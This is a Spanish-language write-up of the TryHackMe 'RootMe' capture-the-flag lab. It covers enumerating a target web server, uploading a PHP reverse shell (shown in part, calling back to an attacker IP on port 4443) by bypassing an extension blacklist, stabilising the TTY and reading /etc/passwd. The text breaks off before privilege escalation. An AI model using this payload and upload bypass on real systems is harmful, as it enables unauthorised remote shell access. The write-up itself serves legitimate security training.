RootMe

Objetivos del laboratorio

- Identificar servicios expuestos en el host objetivo.
- Enumerar la superficie de ataque del servicio web.
- Obtener acceso inicial mediante una funcionalidad de carga de archivos.
- Realizar escalada de privilegios hasta el usuario con máximos privilegios.
- Documentar comandos, evidencias y hallazgos de forma reproducible.

Habilidades a poner en práctica

- Reconocimiento y enumeración (Nmap).
- Enumeración web (WhatWeb, Nikto, Gobuster, revisión de código fuente).
- Explotación de carga de archivos y obtención de ejecución remota de comandos (RCE).
- Gestión de shells reversas y estabilización de TTY.
- Escalada de privilegios mediante binarios con SUID (GTFOBins).

IP objetivo

10.66.183.87

1) Reconocimiento inicial

Se realizó un escaneo completo de puertos y detección de servicios:

```
nmap -T5 -sS -sCV -p- --stats-every=5s -Pn 10.66.183.87
```

```
Nmap scan report for 10.66.183.87
Host is up (0.074s latency).
Not shown: 65398 closed tcp ports (reset), 135 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 16:1e:bf:ba:4c:96:fc:ea:2f:14:22:da:0d:e5:78:d1 (RSA)
|   256 77:10:d6:ea:f9:69:22:e7:d3:f0:22:2f:b7:04:28:fe (ECDSA)
|   256 1b:05:31:e2:42:fc:e3:81:0e:44:8b:97:83:ec:75:9c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.59 seconds
```

Resultado: Se identificaron únicamente los servicios **SSH** y **HTTP** expuestos en el host. Por lo anterior, se priorizó el análisis del servicio **HTTP**.

2) Enumeración del servicio HTTP

Para el análisis del servicio web se utilizaron **Gobuster**, **Nikto**, **WhatWeb** y la revisión del **código fuente**.

Nikto

```
nikto -h http://10.66.183.87/
```

Gobuster

```
gobuster dir -u http://10.66.183.87/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100
```

```
└─$ gobuster dir -u http://10.66.183.87/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.
txt -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.66.183.87/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
uploads              (Status: 301) [Size: 314] [--> http://10.66.183.87/uploads/]
css                  (Status: 301) [Size: 310] [--> http://10.66.183.87/css/]
js                   (Status: 301) [Size: 309] [--> http://10.66.183.87/js/]
panel                (Status: 301) [Size: 312] [--> http://10.66.183.87/panel/]
server-status        (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

WhatWeb

```
whatweb http://10.66.183.87/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.66.183.87/
http://10.66.183.87/ [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apach
e/2.4.41 (Ubuntu)], IP[10.66.183.87], Script, Title[HackIT - Home]
```


Revisión de código fuente

Not Secure view-source:http://10.66.183.87/


```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <link rel="stylesheet" href="css/home.css">
7      <script src="js/maquina_de_escrever.js"></script>
8      <title>HackIT - Home</title>
9  </head>
10 <body>
11     <div class="main-div">
12         <p class="title">root@rootme:~#</p>
13         <p class="description">
14             Can you root me?
15         </p>
16     </div>
17
18     <!--  -->
19
20     <script>
21         const titulo = document.querySelector('.title');
22         typeWrite(titulo);
23     </script>
24 </body>
25 </html>
26
```

3) Hallazgo relevante


A partir de los resultados anteriores, se identificó una funcionalidad de **carga de archivos** que sugiere validaciones insuficientes.




El comportamiento observado sugiere que el formulario permite la carga de múltiples tipos de archivo y que no existe una lista clara de extensiones permitidas (o bien, las validaciones son débiles).



La existencia del directorio **uploads** incrementa el riesgo, ya que abre la posibilidad de ejecutar contenido subido y derivar en **RCE (Remote Code Execution)**.



Dado que se contaba con un punto de carga y una ruta potencial para acceder a los archivos subidos, se preparó una **reverse shell** (por ejemplo, con apoyo de https://www.revshells.com/).




Se creó un archivo que contiene el payload de reverse shell. Como práctica operativa, se recomienda utilizar nombres no descriptivos (por ejemplo, un

hash) para reducir el riesgo de que un tercero identifique y abuse del archivo durante la ventana de pruebas.


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ echo -n "reverse_shell" | md5sum
17c985fdde104f37e274bb17a4be3e13  -

┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nano 17c985fdde104f37e274bb17a4be3e13.php
```

```
  GNU nano 8.7                    17c985fdde104f37e274bb17a4be3e13.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubuserco>
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.203.116';
$port = 4443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
```


Una vez listo, se intentó subir el archivo. Se observó que la extensión **.php** no estaba permitida:




Esto sugiere un control por **lista negra** (bloqueo explícito de extensiones conocidas). Por ello, se probaron extensiones alternativas asociadas a PHP, como **.php5**, **.phtml**, **.phar**, entre otras:




En este caso, la carga fue exitosa. A continuación, se accedió al archivo desde el directorio **uploads**:




Al abrir el archivo, se observó lo siguiente:



Para evitar el error observado, fue necesario levantar un listener en una nueva terminal, utilizando el puerto definido en el payload (4443):



Posteriormente, se recargó la ejecución del archivo y se obtuvo la shell con éxito:



4) Estabilización de TTY

Se realizó el tratamiento de TTY para mejorar la interacción con la sesión obtenida:

1. Spawnear TTY:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

1. Suspender el proceso:

```
Ctrl + Z
```

1. Ajustar terminal y volver al foreground (en la máquina atacante):

```
stty raw -echo; fg
```

1. Exportar la variable de terminal (en la víctima):

```
export TERM=xterm
```

5) Post-explotación y enumeración local

Una vez estabilizada la sesión, se enumeraron los usuarios existentes:

```
www-data@ip-10-66-183-87:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
rootme:x:1000:1000:RootMe:/home/rootme:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
systemd-timesync:x:111:114:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:112:117:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:113:118::/nonexistent:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:115:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1002:1003:Ubuntu:/home/ubuntu:/bin/bash
www-data@ip-10-66-183-87:/$
```

Se identificaron los siguientes usuarios:

- root
- rootme
- test
- ubuntu
